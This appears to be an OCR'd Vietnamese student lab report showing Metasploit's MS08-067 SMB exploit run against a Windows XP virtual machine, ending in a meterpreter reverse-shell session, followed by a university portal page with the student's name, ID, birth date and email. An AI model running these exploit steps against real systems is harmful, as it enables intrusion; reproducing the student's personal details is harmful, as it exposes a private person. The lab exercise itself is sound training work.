
Khởi động Metasploit:



Tìm modul kiểm tra xem có khai thác được lỗi hay không:



Sử dụng modul và khai thác thành công


Debian 12.x 64-bit - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows XP Professional
vuongnguyenquoc@kali: ~
File Actions Edit View Help
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative P
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.50.138 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.50.143
rhosts => 192.168.50.143
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.50.138:4444
[*] 192.168.50.143:445 - Automatically detecting the target...
[*] 192.168.50.143:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.50.143:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.50.143:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.50.143
[*] Meterpreter session 1 opened (192.168.50.138:4444 → 192.168.50.143:1115) at 2024-04-13 13:06:48 -0400
meterpreter >
Cổng thông tin quản lý đào tạo
qldt.ptit.edu.vn/#/userinfo
Mã SV B21DCAT227
Họ và tên Nguyễn Quốc Vượng
Ngày sinh 23/01/2003
Giới tính Nam
Email VuongNQ.B21AT227@stu.ptit.edu.vn
Email 2 VuongNQ.B21AT227@stu.ptit.edu.vn
Nơi sinh Nam Định
Dân tộc
Tôn giáo
Hiện diện Đang học
Hộ khẩu
Đối tượng
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
26°C
Nhiều mây
Search
13:06
14/04/2024